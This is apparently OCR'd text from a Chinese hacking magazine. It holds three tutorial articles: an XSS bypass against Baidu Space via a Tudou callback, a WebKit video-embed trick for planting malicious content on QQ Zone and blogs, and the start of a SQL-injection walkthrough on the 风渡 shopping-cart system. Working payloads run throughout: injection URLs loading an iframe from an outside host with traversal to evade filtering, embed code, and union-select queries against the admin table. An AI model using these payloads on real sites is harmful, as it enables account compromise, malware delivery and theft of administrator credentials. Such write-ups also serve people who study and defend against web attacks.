


图9　跨站效果

我尝试把代码进行修改，发现只要包含 http://www.tudou.com/programs/view/ 就能插入，而且不管有没有视频都是能插入成功的。

噢，原来区别在这。

我想找到问题在哪了，应该可以跨了吧。可是事实不是如此。

我在 http://www.tudou.com/programs/view/olNQ24UJEJI/ 后面再插入跨站代码，可是还是不行，不成功。插是插进去了，但是无法跨站，纠结。

继续找原因，我把 **http://www.tudou.com/programs/view/olNQ24UJEJI/http://www.tudou.com/my/channel/item.srv?icode=enQCgQKJTDs&callback=<iframe%20src=http://weibao.tk%20type="text/javascript"></iframe><script>alert(/weibao/)</sCript>%20l/HRluZkrWUj8** 两段代码进行合并，放到浏览器上。发现它竟然直接跑到了播放地址，把我的跨站地址无视掉了。

难怪不成功。百度那个与浏览器是一样的，浏览器不成功，百度也不会成功的。

到底该怎么办，既能加上播放代码又能有我的跨站代码呢？

突然 我想到了 ewebeditor 编辑器里的一个漏洞：列目录漏洞。而列目录漏洞的代码很简单就是：../ 如果大家不明白 ../ 是啥意思，我举个例子。

比如我访问 www.weibao.tk/admin/

假如我直接访问这个网站则是访问到 admin 目录下的文件，假如我在后面加上 ../ 那么就不一样了。就变成访问 www.weibao.tk 而不是 admin 目录下的文件了。

想到这里我想大家也应该知道如何利用了吧？对，就是加上列目录的代码，是前面的代码无效，进而执行我们的跨站代码。我们的利用代码是：

http://www.tudou.com/programs/view/olNQ24UJEJI/../../../http://www.tudou.com/my/channel/item.srv?icode=enQCgQKJTDs&callback=<iframe%20src=http://weibao.tk%20type="text/javascript"></iframe><script>alert(/weibao/)</sCript>%20l/HRluZkrWUj8




图10　跨站成功

如图8。

显示无法找到该页？怎么回事？不过没事，大家看浏览器，有两个 http://www.tudou.com/，所以只要将代码进行修改，变成：

http://www.tudou.com/programs/view/olNQ24UJEJI/../../../my/channel/item.srv?icode=enQCgQKJTDs&callback=<iframe%20src=http://weibao.tk%20type="text/javascript"></iframe><script>alert(/weibao/)</sCript>%20l/HRluZkrWUj8

如图9。

好了，出来了。呵呵。现在执行的代码就是我们的跨站代码了。成功了！呵呵。

我们现在拿到百度去试验，如图10。

也成功了！哈哈。其实百度只是检测了是否含有类似：http://www.tudou.com/programs/view/olNQ24UJEJI/ 的播放器代码，并没有想到我们会在这个代码后面动手脚。

这次结合土豆的跨站漏洞形成了我们的百度跨站。很成功，嘿嘿。

其它的微博我也测试了，全部含有此漏洞，通杀了所有的微博！

这是我第一次写漏洞研究的文章，不好的地方大家见谅，欢迎有兴趣的朋友来跟我交流。

编辑点评： *文章构造了一种能在百度空间里使用的跨站方式，就其遇到的问题进行不断地分析和突破，并找到了一种突破的办法，其思路很重要。*

对 QQ2010 空间漏洞的研究

图黑手双刃剑[sitedir]

从本文可以学到：

webkit 内核阅读浏览器漏洞利用方法

大家好！我是小黑，很久没上网了，最近看有 QQ2010 空间 XSS 漏洞，很好奇！以为又出 XSS，看过之后才发现原来是自己 5 月 4 号发布“QQ 空间挂马 0DAY FOR 谷歌浏览器”，这里借黑手把这件事给大家说明一下！

实际上在发布这个漏洞和0DAY演示后小黑又深度发掘，发现这并不是 QQ 空间问题，而是浏览器的事，这里可能很多人有疑惑，OK！下面听我一一道来。

首先让各位黑手了解什么是 WEBKIT，现在浏览器的内核引擎，基本上是三分天下：

1、Trident：IE 以 Trident 作为内核引擎；

2、Gecko：Firefox 是基于 Gecko 开发；

3、WebKit：Safari，Google Chrome，搜狗浏览器 基于 Webkit 开发。

因为 WebKit 引擎的高效稳定，其源码清晰；易于维护，所以被大家接受，使用人数越来越多，这里给大家简单讲了什么是 WebKit 内核，下面进入正题。

发布漏洞后，小黑又对一些主流BLOG进行测试，发现原来也存在这个现象，就纳闷了；最后问了杨过BOSS，他说那就不是QQ空间问题，而是浏览器问题，你在本地测试看是否还有这个问题。

经过杨过BOSS指点，小黑进行本地测试。这里就把测试环境给大家说明一下，就是将所有视频格式网页代码通过WebKit内核流量，当然还有进行修改，测试结果原来是基于Webkit内核对视频文件解析问题，大家可以自己去测试！当然经过测试小黑顺利整合了利用代码，如下：

```
<embedallowscriptaccess="never" allownetworking="internal"wmode="transparent" invokeurls="false"src="http://www.sitedir.com.cn" style="DISPLAY: block"autostart="0"loop="0">
```




图1 目标页面



图2 效果演示

利用这个代码理论上可以在WebKit内核浏览器利用，目前测试主流BLOG测试通过，效果如图1、图2。

所以就出现“webkit内核阅读浏览器视频解析漏洞”那篇文章，当然这个代码只是初步的还可以进行整合，有兴趣的朋友可以去试试，其它地方的BLOG就留给各位自己去测试吧！好了，说到这里也就基本讲完了，这里祝黑手越办越好！

编辑点评： *这篇文章对谷歌浏览器特性进行了详细地分析，在该漏洞利用方法上能够举一反三，值得我们学习。*

带你畅游漏洞商城

图 cnryan

从本文可以学到：

1、风渡网上购物系统漏洞剖析

2、漏洞的利用

自从上了大学都没怎么去写文章，主要是大学比较忙，活动多加上专业课程也多以至耽误了学习。不过我还是深深喜欢网络安全的，于是下了几套源码练练手。

今天带来的是"**风渡网上购物系统10.516**"，这是一套完全免费的商城系统，由风渡网络科技有限公司独立开发完成，这个系统以前就存在漏洞，而10.516作为最新版本安全性是否有所提高呢？




图1 and 1=1 页面




图2 and 1=2 页面

一、搜索型的注入

本地搭建好环境后打开主页大概浏览一下，看到了搜索项，测试一下有没有搜索型的注入，输入能搜索的内容(MOTO)“**MOTO%' and 1=1 and '%'='**”和“**MOTO%' and 1=2 and '%'='**”，分别返回图1、图2的页面。

返回不一样的结果说明是存在漏洞的，追踪search.asp这个文件，代码如下：

```
searchkey=T(request.Form("searchkey"))
set cn=fd_cn(cn)

sql="select * from chinammc_product where pro_name like '%"&searchkey&"%' order by pro_adddate desc"

set rs=fd_rs(cn,sql)
```

searchkey变量并无经过任何过滤就直接进入了查询语句，导致注入产生，虽然前面有个T函数的过滤，但是这个函数形同虚设，T()在db.asp的页面：




图4 成功暴出

```
<%
Function T(FS_inputStr)

T = FS_inputStr
End Function
%>
```

搜索型的注入和整型字符型的利用基本上一样，查看了一下chinammc_product表总共有20个字段，就用union查询吧，在搜索框输入**MOTO%' union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20 from chinammc_admin where mmc_id=50 and '%'='**返回了图3的页面，网页上显示出来的字段是4，7，8。

